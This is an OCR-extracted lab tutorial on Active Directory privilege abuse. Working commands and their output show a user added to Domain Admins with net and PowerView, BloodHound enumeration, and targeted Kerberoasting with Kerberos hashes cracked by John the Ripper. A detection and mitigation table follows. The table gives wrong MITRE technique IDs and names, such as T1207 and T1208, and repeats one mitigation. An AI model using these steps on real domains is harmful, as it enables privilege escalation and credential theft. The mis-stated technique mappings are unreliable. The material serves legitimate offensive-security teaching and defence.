
Windows Net command

This can be achieved with a native command line, using windows net command.

net group "domain admins" anuradha /add /domain

```
C:\Users\anuradha>net user anuradha /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    anuradha
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/20/2024 6:25:00 AM
Password expires             1/1/2025 6:25:00 AM
Password changeable          11/21/2024 6:25:00 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/20/2024 7:03:41 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users\anuradha>net group "domain admins" anuradha /add /domain
The request will be processed at a domain controller for domain ignite.local.

The command completed successfully.
```

thus, from user property we can see Anuradha user has become the member of domain admin.



Windows PowerShell – Powerview

The attacker can add a user/group/computer to a group. This can be achieved with with the Active Directory PowerShell module, or with **Add-DomainGroupMember** (**PowerView** module).

```
powershell -ep bypass
Import-Module .PowerView.ps1
$SecPassword = ConvertTo-SecureString 'Password@1' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ignite.localanuradha', $SecPassword)
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'anuradha' -Credential $Cred
```

```
PS C:\Users\anuradha> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\anuradha> Import-Module .\PowerView.ps1
PS C:\Users\anuradha>
PS C:\Users\anuradha> $SecPassword = ConvertTo-SecureString 'Password@1' -AsPlainText -Force
PS C:\Users\anuradha>
PS C:\Users\anuradha> $Cred = New-Object System.Management.Automation.PSCredential('ignite.local\anuradha', $SecPassword)
PS C:\Users\anuradha>
PS C:\Users\anuradha> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'anuradha' -Credential $Cred
PS C:\Users\anuradha>
PS C:\Users\anuradha> net user anuradha /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    anuradha
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/20/2024 6:25:00 AM
Password expires             1/1/2025 6:25:00 AM
Password changeable          11/21/2024 6:25:00 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/20/2024 7:15:45 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Lab Setup – User Owns GenericWrite Permission on Another User

Here, in this lab setup, we will create two users' Krishna and Radha, where the user Radha has GenericWrite permission over the Krishna user.

Create the AD Environment and User accounts

Create two AD user accounts named **Krishna** and **Radha**.


net user krishna Password@1 /add /domain
net user radha Password@1 /add /domain

```
C:\Users\Administrator>net user krishna Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>net user radha Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>
```


Assign the "GenericWrite" Privilege:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate User **Krishna** in the **Users**

- Right-click on **Krishna User** and go to **Properties**.



- Go to the **Security**tab, and click on **Add** button
- In the “Enter the object name to select” box, type **Radha**and click **Check Names** and click on OK.
- Select **Radha** user and in the **Permissions**section, check the box for **Write**
- Apply the settings.



At this point, **Radha** now has **GenericWrite** permission for **Krishna** user.


Exploitation Phase II – User Owns GenericWrite Permission on Another User

Bloodhound – Hunting for Weak Permission


Hunting for First-Degree Object Control for the Radha user, as demonstrated in the previous steps.

bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u radha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conn
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```



From the graph it can be observed that the **Radha** user owns **GenericWrite** privilege on **Krishna** user.



Method for Exploitation – Kerberoasting (T1558.003)

This abuse can be carried out when controlling an object that has a **GenericAll**, **GenericWrite**, **WriteProperty** or **Validated-SPN** over the target.

Linux Python Script – TargetedKerberoast

From UNIX-like systems, this can be done with **targetedKerberoast.py** (Python).

Further, with the help of John the Ripper end the dictionary such as Rock You can help the attacker to brute force the weak password.

./targetedKerberoast.py --dc-ip '192.168.1.7' -v -d 'ignite.local' -u 'radha' -p 'Password@1'

```
┌──(root㉿kali)-[~/targetedKerberoast]
└─# ./targetedKerberoast.py --dc-ip '192.168.1.7' -v -d 'ignite.local' -u 'radha' -p 'Password@1'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (krishna)
[+] Printing hash for (krishna)
$krb5tgs$23$*krishna$IGNITE.LOCAL$ignite.local/krishna*$65e021bcb79e62e974789bea05c94db1$f7991652a80786ad2
d46c8635e5ee27d022cd7d2fefe6345b56c5abcc2e1cf38388c8541c7fb81624827add80e550fa562e77d422404a774ecfecd5bcf8
5660960ea892f3b4736d051151d6e97e0a58fba74cdadd2eaf48f3b3cc359652cb35e271806a2416e6d1e887bf97673d72b1d4e440
ad5560f9f6fb0c2637a1c6999ea40468785ff4a638a548bdc430930ac6ae9c7388e40bc05dc7cc862d1cc9cf51040be8adf1f7a886
ede1e861093f5b9fb19baef3b7320263890bcd746776206731cbce7819fbf5756fe9560e532e31a9784d8f15093335a84859a4950a
6c3473c24d1c4eecfd53caa256175fa15396a0e54dc356825c5b8f1b7d80978cdf00b6a3db3481eeeed403fa1947fcb9c2418de730
fa2554e8d060ea6f0a1fd19b899fdb08a51c35d20e9009853e1ed5eeaf8f2fc51ef587a751a6d5118d2087b9892e8360599c61c25c
cfe9d2593c34566dceda0ca897a6f8f49ed9f45ef4b6b889730eebb72ec9dc3af1133a5386a3a42f24abbfe448e
[VERBOSE] SPN removed successfully for (krishna)

┌──(root㉿kali)-[~/targetedKerberoast]
└─# nano hash

┌──(root㉿kali)-[~/targetedKerberoast]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:00:00 DONE (2024-11-20 10:27) 1.136g/s 2390Kp/s 2390Kc/s 2390KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Windows PowerShell – Powerview

From Windows machines, this can be achieved with **Set-DomainObject** and **Get-DomainSPNTicket** (**PowerView** module).

powershell -ep bypass
Import-Module .PowerView.ps1
Set-DomainObject -Identity 'krishna' -Set @{serviceprincipalname='nonexistent/hacking'}
Get-DomainUser 'krishna'| Select serviceprincipalname
$User = Get-DomainUser 'krishna'
$User | Get-DomainSPNTicket

```
PS C:\Users\radha> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\radha> Import-Module .\PowerView.ps1
PS C:\Users\radha>
PS C:\Users\radha> Set-DomainObject -Identity 'krishna' -Set @{serviceprincipalname='nonexistent/hacking'}
PS C:\Users\radha>
PS C:\Users\radha> Get-DomainUser 'krishna' | Select serviceprincipalname

serviceprincipalname
--------------------
nonexistent/hacking


PS C:\Users\radha> $User = Get-DomainUser 'krishna'
PS C:\Users\radha>
PS C:\Users\radha> $User | Get-DomainSPNTicket


SamAccountName       : krishna
DistinguishedName    : CN=krishna,CN=Users,DC=ignite,DC=local
ServicePrincipalName : nonexistent/hacking
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*krishna$ignite.local$nonexistent/hacking*$05A3E04C6AFE784E6F711EFF83760BE7$
                       36947F2686D4D25ED19CAF2DFB2F8F0B211E2DD06A583FB887FBC24AB1EDE07876D198400F08DE180A5E52F7
                       89E16525AC0CA3AE4B6FEACFD7BE7FBC23826E2B1F512C3A37AACF8D3F08653F95F4ED88FBF69B3AD1B572EB
                       AA5E3E7D952921473683B0894C8BFE63C3AF76C8B8A864A4115260D4B930D2510A45CBEFEA274D3C8DF623A2
                       7768298335A0F94A912C885681310171F225D37318B0EE13C5BC5A6BEB9038627109E00257904B2AFB82F0C9
                       5A8ED4B46948E2D402B9FD8561CA9B6E3054C248C41ED22BA536A0374559C90C68CFA19A423AD5906FAF1F8B
                       06358753470548AAE080CDBD7753BAE484791457F0DCCF2C843B365DA5C587EB28F97E6230B730C901E37E6E
                       BFCF966CD5E49D46A0FB426B0D49BCBA64B055746C99B50FC1BC421A443FC0B59AB3B93FA2DB98D919C9A28A
                       0C0CFABEA592E13EBB021C1635D3A3FC43971AF78CD4DC6C0620AF1658360F61CA4AB39FCD1651B676376F1C
                       F189CFB1B5A55F21BCB5A45DE26BC511707C50139F1C6877164E6AB08E5913D5A88FA7CA9CE0C284EDF9F32C
                       B18176310AD304A8CABD75D6D7BD9F10E8B308B767D4CA17F62ED02B9507460610B7F240AA2FF42941F0D4EB
```

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
